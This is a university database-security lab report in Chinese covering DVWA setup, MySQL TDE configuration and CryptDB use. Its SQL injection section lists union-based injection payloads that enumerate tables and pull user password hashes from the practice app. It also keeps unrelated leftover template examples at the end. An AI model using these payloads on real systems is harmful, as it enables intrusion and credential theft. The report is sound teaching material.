武汉大学国家网络安全学院

课程实践报告

数据库系统

专 业 名 称 ：信息安全

课 程 名 称 ：数据库系统

指 导 教 师 ：余发江

学 生 学 号 ：2022302181149

学 生 姓 名 ：冯尔宁（含手写签名）

二〇二四年五月

1□实验内容及原理（黑体 4 号）

1. 掌握 SQL 注入攻击的原理，掌握基本 SQL 注入攻击的方法，掌握防 SQL 注入攻击的基本措施；

2. 掌握数据库透明数据加密 TDE（transparent data encryption）的原理，掌握 MySQL 数据库 TDE 加密的操作方法；

3. 了解 CryptDB 原理，解决 CryptDB 安装过程中遇到的问题，能使用 CryptDB。

2□实验步骤与分析（黑体 4 号）

任务一：SQL 注入攻击

1. DWVM 实验环境配置

① 下载 dvwm 安装包并解压：

下载安装包：

wget https://github.com/ethicalhack3r/DVWA/archive/master.zip

解压安装包：

apt-get install unzip

unzip master.zip -d html

mv master dvwa

② 进入解压后的文件夹：cd /var/www/html/dvwa/config/，先备份 config.inc.php.dist 文件：cp config.inc.php.dist config.inc.php 再修改 config.inc.php.dist 文件的配置。将 Db_user 修改为自己的 MySQL 数 据库的用户名；Db_password 修改为自己的 MySQL 数据库的用户密码；将 config.inc.php.dist 改为 config.inc.php，形成 php 文件。

```
#
# If you are using MariaDB then you cannot use root, you must use cre
te a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = '123456';
$_DVWA[ 'db_port']      = '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/
ecaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '';
$_DVWA[ 'recaptcha_private_key' ] = '';
```

③ 更改组和模式：

chgrp www-data /var/www/html/dvwa/hackable/uploads/

chgrp www-data

/var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_l

og.txt

chmod g+w /var/www/html/dvwa/hackable/uploads/

chmod g+w

/var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt


这里存在一个问题，下载的文件解压后在目录/var/www/html/dvwa/external/下无法找到 phpids/0.6/lib/IDS/tmp/phpids_log.txt 文件，只存在一个/recaptcha 文件夹，该文件夹下是一个 recaptchalib.php 文件，无 phpids/0.6/lib/IDS/tmp/phpids_log.txt 文件。


④ 访问 dvwa 数据库网站

重启 Apache：/etc/init.d/apache2 restart

查看本机 IP 地址：ifconfig

打开浏览器，输入地址：http://your.ip.4.address/dvwa/setup.php 进行登录







2. SQL 注入攻击

以下是输入以下代码的结果

1’ or ’1234’=’1234




1’ or 1=1 order by 1 #




1’ or 1=1 order by 2 #

```
ID: 1' or 1=1 order by 2 #
First name: admin
Surname: admin

ID: 1' or 1=1 order by 2 #
First name: Gordon
Surname: Brown

ID: 1' or 1=1 order by 2 #
First name: Hack
Surname: Me

ID: 1' or 1=1 order by 2 #
First name: Pablo
Surname: Picasso

ID: 1' or 1=1 order by 2 #
First name: Bob
Surname: Smith
```


1’ or 1=1 order by 3 #




1’ union select 1,2 #




1’ union select 1,database() #




1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #



1' union select 1,group_concat(column_name) from information_schema.colu mns where table_name='users' #



1' or 1=1 union select group_concat(user_id,first_name,last_name),group_con cat(password) from users #



任务二：MYSQL TDE

1. 基于口令文件的 MySQL TDE

① 启用加密模块：INSTALL PLUGIN keyring_file soname 'keyring_file.so';

```
mysql> INSTALL PLUGIN keyring_file SONAME 'keyring_file.so';
Query OK, 0 rows affected (0.01 sec)
```

② 设置加密 key 存放路径：set global

keyring_file_data='/var/lib/mysql-keyring/

keyring';

```
mysql> SET GLOBAL keyring_file_data = '/var/lib/mysql-keyring/keyring'
;
Query OK, 0 rows affected (0.00 sec)
```

③ 永久启动设置：由于上述步骤都是临时的，在重启服务后会失效，所以将配置写到配置文件中，确保重启服务后生效。

首先查看 MySQL 路径：which mysql

```
root@chainsmoker:/var/lib# which mysql
/usr/bin/mysql
```

接下来使用 /usr/bin/mysql --verbose --help | grep -A 1 'Default options'

得到配置文件的位置

```
root@chainsmoker:/var/lib# /usr/bin/mysql --verbose --help | grep -A 1
 'Default options'
Default options are read from the following files in the given order:
/etc/my.cnf /etc/mysql/my.cnf ~/.my.cnf
```

修改配置文件：sudo vim /etc/mysql/my.cnf

在文件最下方加上如下配置：

[mysqld]

early-plugin-load=keyring_file.so

keyring_file_data=/var/lib/mysql-keyring/keyring

```
#
# * IMPORTANT: Additional settings that can override those from this
ile!
#   The files must end with '.cnf', otherwise they'll be ignored.
#

!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mysql.conf.d/
[mysqld]
early-plugin-load=keyring_file.so
keyring_file_data=/var/lib/mysql-keyring/keyring
~
```

使用命令查看 key 存放路径：

show global variables like '%keyring_file_data%';

```
mysql> show global variables like '%keyring_file_data%';
+--------------------+-------------------------------+
| Variable_name      | Value                         |
+--------------------+-------------------------------+
| keyring_file_data | /var/lib/mysql-keyring/keyring |
+--------------------+-------------------------------+
1 row in set (0.00 sec)
```

查看启用的模块，keyring_file 模块是否被载入

show plugins;

```
keyring_file                  | ACTIVE   | KEYRING           | keyring_file.so | GPL
```

加密现有的表(若没有则自己新建一个)：

alter table your_table encryption=' Y' ;

```
mysql> alter table S encryption='Y';
Query OK, 4 rows affected (0.05 sec)
Records: 4  Duplicates: 0  Warnings: 0
```

2. 数据库备份与恢复

回到 Linux 命令行，使用 sqldump 工具对数据库进行备份：

sudo mysqldump -uroot -proot your_db>your_db.sql

```
root@chainsmoker:/usr/bin# sudo mysqldump -uroot -proot my_db>my_db.sql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
```

然后将该 sql 文件复制到另一台未使用表加密的设备中

我将该文件复制到我本地的 mysql 数据库的表 test_db 中，由于我是用的是 WSL2

Ubantu 系统，我只需在本地两台服务器之间进行操作即可，首先我将使用表加密成功的.sql 文件复制到本地的桌面暂存：

```
root@chainsmoker:/usr/bin# mysqldump -u root -p my_db > /mnt/c/Users/86187/Desktop/my_db.sql
Enter password:
root@chainsmoker:/usr/bin# cp /mnt/c/Users/86187/Desktop/my_db.sql ~/
```

接着，我在本地创建了一个新的数据库 test_db:

```
mysql> CREATE DATABASE test_db;
Query OK, 1 row affected (0.01 sec)

mysql> exit;
Bye
```

最后我将使用表加密成功的 my_db.sql 文件导入 test_db,未发生报错:

```
root@chainsmoker:/usr/bin# mysql -u root -p test_db < ~/my_db.sql
Enter password:
```

3 数据库压力测试

使用 mysqlslap 等工具对数据库进行数据表加密前后的压力测试

sudo mysqlslap -uroot -proot --auto-generate-sql --number-of-queries=10000，测试结果如下：

```
root@chainsmoker:/usr/bin# sudo mysqlslap -uroot -proot --auto-generate-sql --number-of-queries=10000
mysqlslap: [Warning] Using a password on the command line interface can be insecure.
Benchmark
        Average number of seconds to run all queries: 99.068 seconds
        Minimum number of seconds to run all queries: 99.068 seconds
        Maximum number of seconds to run all queries: 99.068 seconds
        Number of clients running queries: 1
        Average number of queries per client: 10000
```

任务三：CryptDB 安装、使用

1. CryptDB 安装

① 安装：

cd cryptdb

sudo ./scripts/install.rb

```
mysql start/running, process 37308
You must do: export EDBDIR=/full/path/to/cryptdb/ before running cryptdb; we recommend putting it into your .bashrc
```

② 设置环境变量：

在/home/dbsec/.bashrc 文件中添加 export EDBDIR=/full/path/to/cryptdb

```
export EDBDIR=/full/home/chainsmoker/cryptdb
```

2. CryptDB 运行测试

① 启用 Proxy

```
/path/to/cryptdb/bins/proxy-bin/bin/mysql-proxy \
--plugins=proxy --event-threads=4 \
--max-open-files=1024 \
--proxy-lua-script=$EDBDIR/mysqlproxy/wrapper.lua \
--proxy-address=127.0.0.1:3307 \
--proxy-backend-addresses=127.0.0.1:3306
```

```
levi@ubuntu:~$ /home/levi/cryptdb/bins/proxy-bin/bin/mysql-proxy  \
>     --plugins=proxy --event-threads=4             \
>     --max-open-files=1024                         \
>     --proxy-lua-script=$EDBDIR/mysqlproxy/wrapper.lua \
>     --proxy-address=127.0.0.1:3307                \
>     --proxy-backend-addresses=localhost:3306
2019-12-11 18:23:09: (critical) plugin proxy 0.8.4 started
```

② 连接到本机 3306 端口的 mysql;

```
mysql -u root -p -h 127.0.0.1 -P 3306
```

```
levi@ubuntu:~$ mysql -u root -p -h 127.0.0.1 -P 3306
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.54-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

③ 连接到本机 3307 端口的 CryptDB;

```
mysql -u root -p -h 127.0.0.1 -P 3307
```

```
levi@ubuntu:~$ mysql -u root -p -h 127.0.0.1 -P 3307
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.54-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

3. 查看数据库、创建一个数据库、使用数据库、查看表、按要求创建表、在表中插入数据、查询表中所有数据。

查询数据库 show databases;

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cryptdb_udf        |
| mysql              |
| performance_schema |
| remote_db          |
+--------------------+
5 rows in set (0.01 sec)

mysql>
```

```
QUERY: show databases
NEW QUERY: show databases
```

创建数据库名称为 leeyuxun create database leeyuxun;

```
mysql> create database leeyuxun;
Query OK, 1 row affected (0.01 sec)

mysql>
```

```
QUERY: create database leeyuxun
NEW QUERY: create database `leeyuxun`
ENCRYPTED RESULTS:
+
|
+
+
ENCRYPTED RESULTS:
+
|
+
+
```

打开数据库 leeyuxun use leeyuxun;

```
mysql> use leeyuxun;
Database changed
mysql>
```

显示 CryptDB 打开数据库的结果；

```
QUERY: leeyuxun
NEW QUERY: USE `leeyuxun`
================================================
QUERY: show databases
NEW QUERY: show databases
================================================
QUERY: show tables
NEW QUERY: show tables
ENCRYPTED RESULTS:
+--------------------+
|Tables_in_leeyuxun  |
+--------------------+
+--------------------+
```

新建表 users；

```
mysql> create table users(id int(2) not null primary key auto_increment,username varchar(40),password varchar(40));
Query OK, 0 rows affected (0.02 sec)
```

```
QUERY: create table users(id int(2) not null primary key auto_increment,username varchar(40),password varchar(40))
NEW QUERY: create table table_CIGLJIQNCC (WHQQGZRLSYoPLAIN INT(2) unsigned not null auto_increment, BVAQESLQACoEq VARBI
MTQQLDHLoEq VARBINARY(80), FPIRPWJOCMoOrder BIGINT unsigned, cdb_saltGXNPZWIHUR BIGINT(8) unsigned, PRIMARY KEY index_2
ENCRYPTED RESULTS:
+
|
+
+
ENCRYPTED RESULTS:
+
|
+
+
```

users 表中增加数据；

```
mysql> insert into users(username,password) values("lizhilin","123456");
Query OK, 1 row affected (0.03 sec)
```

```
QUERY: insert into users(username,password) values("lizhilin","123456")
NEW QUERY: insert into `leeyuxun`.`table_CIGLJIQNCC` (`leeyuxun`.`table_CIGLJIQNCC`.`BVAQESLQAC
leeyuxun`.`table_CIGLJIQNCC`.`TXMTQQLDHLoEq`, `leeyuxun`.`table_CIGLJIQNCC`.`FPIRPWJOCMoOrder`,
 ('YB?????V?/?F???ng??????4,?nB\0d{??\\??#&C??B???;?D', 732799025665947468, 1517455555014191345
ENCRYPTED RESULTS:
+
|
+
+
```

查询表 users 中的记录 select * from users;

```
mysql> select * from users;
+------+----------+----------+
| id   | username | password |
+------+----------+----------+
| 1    | lizhilin | 123456   |
+------+----------+----------+
1 row in set (0.00 sec)
```

```
QUERY: select * from users
NEW QUERY: select `leeyuxun`.`table_CIGLJIQNCC`.`WHQQGZRLSYoPLAIN`,`leeyuxun`.`table_CIGLJIQNCC`.`BVAQESLQAC
LoEq`,`leeyuxun`.`table_CIGLJIQNCC`.`cdb_saltGXNPZWIHUR` from `leeyuxun`.`table_CIGLJIQNCC`
ENCRYPTED RESULTS:
+--------------------+--------------------+--------------------+--------------------+--------------------+
|WHQQGZRLSYoPLAIN    |BVAQESLQACoEq       |cdb_saltUWIAHTIXGK  |TXMTQQLDHLoEq       |cdb_saltGXNPZWIHUR  |
+--------------------+--------------------+--------------------+--------------------+--------------------+
|1                   |YB?????V?/?F???ng??????4,?nB?d{??\??#&C??B???;?D|15174555550141913451|??\?????:Dp????A
+--------------------+--------------------+--------------------+--------------------+--------------------+
```

发现新创建的 users 表在 Mysql 中储存的名字为 table_CIGLJIQNCC，在终端 2 中查询以此命名的表，发现储存数据为密文，表明数据在 Mysql 端是加密的；

```
mysql> select * from table_CIGLJIQNCC;
+------------------+-----------------------------------------------------+--------------------+--
-----+
| WHQQGZRLSYoPLAIN | BVAQESLQACoEq                                       | IWJYMQXGDRoOrder   | c
HUR  |
+------------------+-----------------------------------------------------+--------------------+--
-----+
|                1 | YB???V?/?F??g?Ë???4,B d{??\??#&C?B???;?D                                    | 73
103320551119287716 | 3625175595152831604 |
+------------------+-----------------------------------------------------+--------------------+--
-----+
1 row in set (0.00 sec)
```

3□实验结果与总结（黑体 4 号）

本次实验涵盖了 SQL 注入攻击、数据库透明数据加密（TDE）以及 CryptDB 的安装与使用，全面提升了我们在数据库安全方面的知识和技能。本实验涉及到三个具体任务：

1. SQL 注入攻击：通过实验，理解了 SQL 注入攻击的原理和方法，认识到其对数据安全的巨大威胁。学习了多种防御措施，增强了对 Web 应用安全性的关注。
2. 数据库透明数据加密（TDE）：掌握了 TDE 的基本原理和操作方法，能够在 MySQL 数据库中实现透明数据加密，提高了数据存储的安全性。通过对加密数据的性能测试，认识到在实际应用中需要权衡安全性和性能。
3. CryptDB 安装与使用：了解了 CryptDB 的创新性设计及其在数据库查询加密中的应用。通过克服安装中的各种问题，增强了对开源安全工具的实际操作能力。

本次实验不仅让我深入理解了数据库安全的多方面内容，也培养了我在实际操作中解决问题的能力。尤其在面对复杂的安装过程和配置问题时，通过查阅文档、寻找解决方案，不仅增强了对工具的理解，也提高了应对实际问题的自信心。通过这些实验，我深刻体会到数据库安全在现代信息系统中的重要性，未来在实际工作中，我会更加注重安全措施的实施和维护，确保数据的完整性和机密性。

公式、表与图文示例：

（1）公式示例：

$$f(x,y)=[f(1,0)-f(0,0)]x+[f(0,1)-f(0,0)]y \\ +[f(1,1)+f(0,0)-f(0,1)-f(1,0)]xy+f(0,0) \tag{1.1}$$

$$f=(1-\Delta Y)\times[a00\times(1-\Delta X)+a01\times\Delta X]+\Delta Y\times[a10\times(1-\Delta X)+a11\times\Delta X] \tag{1.2}$$

（2）表示例：

普通表示例：

表 1.1□Altera 可提供的基本宏功能单元

类 型	描 述

算术组件	包括累加器、加法器、乘法器和 LPM 算术函数
门	包括多路复用器和 LPM 门函数
I/O 组件	包括时钟数据恢复（CDR）、锁相环（PLL）、双数据速率（DDR）、千兆位收发器块（GXB）、LVDS 收发器和发送器、PLL 重新配置和远程更新宏功能模块
存储器	包括 FIFO Partitioner、RAM 和 ROM 宏功能模块
存储组件	存储器、移位寄存器宏模块和 LPM 存储器函数

（表标题中文黑体小 4 号、数字及字母 Time New Roman 粗体小 4 号，表内容宋体或 Time New Roman 体 5 号）


统计表示例：

表 3.1□某地 1980 年不同年龄男性调查者 HBsAg 阳性率

年龄组（岁）	调查数	阳性数	阳性率
0-	726	31	4.27%
10-	1392	115	8.26%
20-	735	59	8.03%
30-	574	57	9.93%
40-	463	27	5.83%
50-	232	10	4.31%
60-	112	4	3.57%
合计	4234	303	7.16%


公式、表与图文示例：

（3）图示例：



(a)

图1.2□数据通道模块内部结构



(b)

图 2.2□进入 Symbol 操作界面

教师评语评分

评语：

评分：_____

评阅人：

年　　月　　日

（备注：对该实验报告给予优点和不足的评价，并给出百分之评分。）